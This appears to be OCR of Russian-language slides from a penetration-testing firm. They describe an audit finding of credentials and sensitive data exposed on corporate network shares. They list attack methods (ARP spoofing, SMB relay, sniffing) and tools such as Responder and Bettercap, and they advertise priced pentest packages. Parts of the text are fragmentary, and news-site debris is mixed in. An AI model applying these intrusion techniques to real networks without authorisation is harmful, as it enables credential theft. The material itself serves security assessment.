
22/03/2018 17:05

История третья

«Он не тот, за кого себя выдаёт»

Уязвимость 2017--2.5-3		
Незащищенность критичных данных (Множественный доступ к критичным данным в открытом виде)	**Уровень риска**	**Высокий**
В сетевых ресурсах корпоративной сети офисного сегмента обнаружено большое количество чувствительной информации: синхронизированные профили сотрудников, коммерческая информация, учетные записи и пароли критичных систем корпоративной сети и т.д. О месторасположение информации ...я проведения работ		
...ков на предмет наличия ...граничение доступа к сетевым		




Информационные системы сегмента продуктива
Критичные информационные системы корпоративной сети
Терминальные сервера
MSSQL-сервера
Учетные записи для SOAP, Cookie Oracle и другая информация
Учетная запись:
Учетные записи SQL-серверов сегмента продуктива
Панель администрирования/ консоль управления
Учетные записи MSSQL-серверов в web.config
Исходные коды
Скрипт отправки СМС сообщения
Сетевые атаки
ARP Spoofing
SMB Relay
Прослушивание трафика
ICMP сканирование
Сканирование сетевых ресурсов
Инструменты
Kali Linux - Bettercap
Kali Linux - Responder
Kali Linux - Nmap
SysInternals
VM Kali Linux
Локальный администратор
Недостатки конфигурации BIOS

Все Госэкономика Бизнес Рынки Деньги Деловой климат Социальная сфера

11:47, 13 февраля 2018

Хакеры украли у россиян более миллиарда рублей

19 6 2 Добавить в «Мою Ленту»

Фото: Алексей Мальгавко / РИА Новости

В 2017 году хакеры украли у российских банков примерно 1,156 миллиарда рублей. Об этом во вторник, 13 февраля, заявил зампред ЦБ Дмитрий Скобелкин, сообщает РИА Новости.

ПОСЛЕДНИЕ НО

15:18 Найден очаг в центре «Зимняя ви

15:31 Крис Браун сн женщин

15:11 Силуанов наз товарищем и отказ вину

15:10 МИД обвинил в экспериментах на


15:09 В ДНР ответи в применении лазе

15:03 Американку а за соблазнение пас

15:01 Объявлена да ракеты SpaceX

15:00 Глава Apple ра

Ну и как с этим бороться?



Средства защиты

Пентест


СТРАННАЯ ХРЕНЬ

Оплата только за результат!

1. Определяем цели пентеста.
2. Заключаем договор.
3. Получаем разрешение.
4. Аккуратно атакуем.
5. Предоставляем результаты.
6. Вы платите **при достижении цели**.


Перспективный мониторинг
Сайт
Перспективный мониторинг
Периметр
Перспективный мониторинг
Корпоративная сеть
Перспективный мониторинг
Осведомлённость по вопросам ИБ
Перспективный мониторинг
Веб-приложение

Длительность: 5 раб. дней

Стоимость: 180 тыс. руб.

Цели: доступ к панели администрирования сайта или выполнение стороннего кода в контексте сайта

Длительность: 10 раб. дней

Стоимость: 360 тыс. руб.

Цели: выполнение стороннего кода на одном из хостов внешнего периметра

Длительность: 10 раб. дней


Стоимость: 480 тыс. руб.

Цели: доступ к контроллеру домена корпоративной сети

Длительность: 30 дней*

Стоимость: 240 тыс. руб.

Цели: открытие сообщения с «полезной нагрузкой»



Длительность: 5 раб. дней

Стоимость: 180 тыс. руб.

Цели: эксплуатация критической уязвимости веб-приложения

Итоги

1. Удалось продемонстрировать на практических примерах полезность Пентестов для выявления критических уязвимостей
2. Познакомить с «коробочными» версиями Пентестов с оплатой за результат

Спасибо за внимание!

И проводите пентесты

Остались вопросы?

Пишите —

info@amonitoring.ru